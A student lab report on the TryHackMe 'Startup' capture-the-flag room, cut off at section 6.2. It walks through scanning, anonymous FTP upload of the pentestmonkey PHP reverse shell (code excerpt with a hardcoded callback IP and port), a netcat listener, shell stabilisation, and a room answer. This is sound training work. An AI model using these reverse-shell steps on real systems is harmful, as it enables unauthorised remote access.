

Lab Report: TryHackMe – Startup Challenge

Contents

Lab Report: TryHackMe – Startup Challenge	1
1. Objective	2
2. Lab Environment	2
3. Methodology	2
4. Enumeration	2
4.1 Nmap Scan	2
4.2 Web Enumeration	3
5. Exploitation	4
5.1 FTP Anonymous Access	4
5.2 Reverse Shell Upload	5
5.3 Gaining Shell Access	6
5.4 Shell Stabilization	8
6. Post-Exploitation	8
6.1 File Enumeration	8
6.2 Network Capture Analysis	10
6.3 SSH Login	12
7. Privilege Escalation	13
7.1 Cron Job Enumeration	13
7.2 Exploiting Cron Job	13
8. Results	15
9. Conclusion	15
10. Recommendations	16

1. Objective

The objective of this lab is to perform a complete penetration testing cycle on the *Startup* machine. This includes:

- Reconnaissance and enumeration
 - Exploitation of vulnerable services
 - Gaining initial access
 - Privilege escalation to root
-

2. Lab Environment

- **Platform:** TryHackMe
 - **Room Name:** Startup
 - **Attacker Machine:** Kali Linux
 - **Target Machine IP:** 10.48.157.172
 - **Tools Used:**
 - Nmap
 - Gobuster
 - FTP Client
 - Netcat
 - Wireshark
 - SSH
-

3. Methodology

The following methodology was followed during the assessment:

1. Scanning and Enumeration
 2. Service Exploitation (FTP & Web)
 3. Reverse Shell Access
 4. Credential Extraction
 5. Privilege Escalation
-

4. Enumeration

4.1 Nmap Scan


A full service and version scan was performed to identify open ports and services.

Command:

```
nmap -sV -sV <TARGET-IP>
```

Findings:

- Port 21 – FTP
- Port 22 – SSH
- Port 80 – HTTP



4.2 Web Enumeration


The web server was accessed through a browser. Directory brute-forcing was performed.

Command:

```
gobuster dir -u http://<TARGET-IP> -w /usr/share/wordlists/dirb/common.txt
```

Result:

- /files directory discovered



5. Exploitation

5.1 FTP Anonymous Access

FTP service allowed anonymous login.


Command:

```
ftp <TARGET-IP>
```

Credentials:

- Username: anonymous
- Password:

Files were listed and downloaded.



5.2 Reverse Shell Upload

A PHP reverse shell was prepared and uploaded.


Steps:

```
cp /usr/share/webshells/php/php-reverse-shell.php revs.php
```


Modified:

- Attacker IP
- Listening port

Uploaded via FTP.



```
44 //  
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
46  
47 set_time_limit (0);  
48 $VERSION = "1.0";  
49 $ip = '192.168.146.14'; // CHANGE THIS  
50 $port = 9999; // CHANGE THIS  
51 $chunk_size = 1400;  
52 $write_a = null;  
53 $error_a = null;  
54 $shell = 'uname -a; w; id; /bin/sh -i';  
55 $daemon = 0;  
56 $debug = 0;  
57  
58 //  
59 // Daemonise ourself if possible to avoid zombies later  
60 //  
61  
62 // pcntl_fork is hardly ever available, but will allow us to daemonise  
63 // our php process and avoid zombies. Worth a try...  
64 if (function_exists('pcntl_fork')) {  
65     // Fork and have the parent process exit  
66     $pid = pcntl_fork();  
67  
68     if ($pid == -1) {  
69         printit("ERROR: Can't fork");  
70     }  
71 }
```



```
fahad@Kali: ~/Downloads  
Session Actions Edit View Help  
fahad@Kali: ~/Downloads  
Place  
L$ ftp 10.48.157.172  
Connected to 10.48.157.172.  
220 (vsFTPd 3.0.3)  
Name (10.48.157.172:fahad): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||60640|)  
150 Here comes the directory listing.  
drwxrwxrwx  2 65534  65534   4096 Nov 12  2020 ftp  
-rw-r--r--   1 0      0    251631 Nov 12  2020 important.jpg  
-rw-r--r--   1 0      0    208 Nov 12  2020 notice.txt  
226 Directory send OK.  
ftp> cd ftp  
250 Directory successfully changed.  
ftp> put revs.php  
local: revs.php remote: revs.php  
229 Entering Extended Passive Mode (|||18620|)  
150 Ok to send data.  
100% |*****| 5496      10.00 MiB/s   00:00 ETA  
226 Transfer complete.  
5496 bytes sent in 00:00 (42.69 KiB/s)  
ftp>
```

5.3 Gaining Shell Access


Listener started:

```
nc -nvlp 1234
```

Shell triggered via browser:

```
http://<TARGET-IP>/files/ftp/revs.php
```


Reverse shell successfully obtained.



5.4 Shell Stabilization

Shell was stabilized using:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'  
export TERM=xterm
```




6. Post-Exploitation

6.1 File Enumeration

System files were explored to find sensitive information.

Command:

```
ls
cat recipe.txt
```



```
fahad@Kali: ~/Downloads
ls
cat recipe.txt

In f /files/ftp
proc
recipe.txt
root
run
sbin
snap
srv
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@startup:/# ls
ls
bin home lib mnt root srv vagrant
boot incidents lib64 opt run sys var
dev initrd.img lost+found proc sbin tmp vmlinuz
etc initrd.img.old media recipe.txt snap usr vmlinuz.old
www-data@startup:/# cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
www-data@startup:/#
```

Q) what is the secret spicy soup recipe?

ANSWER: love



6.2 Network Capture Analysis

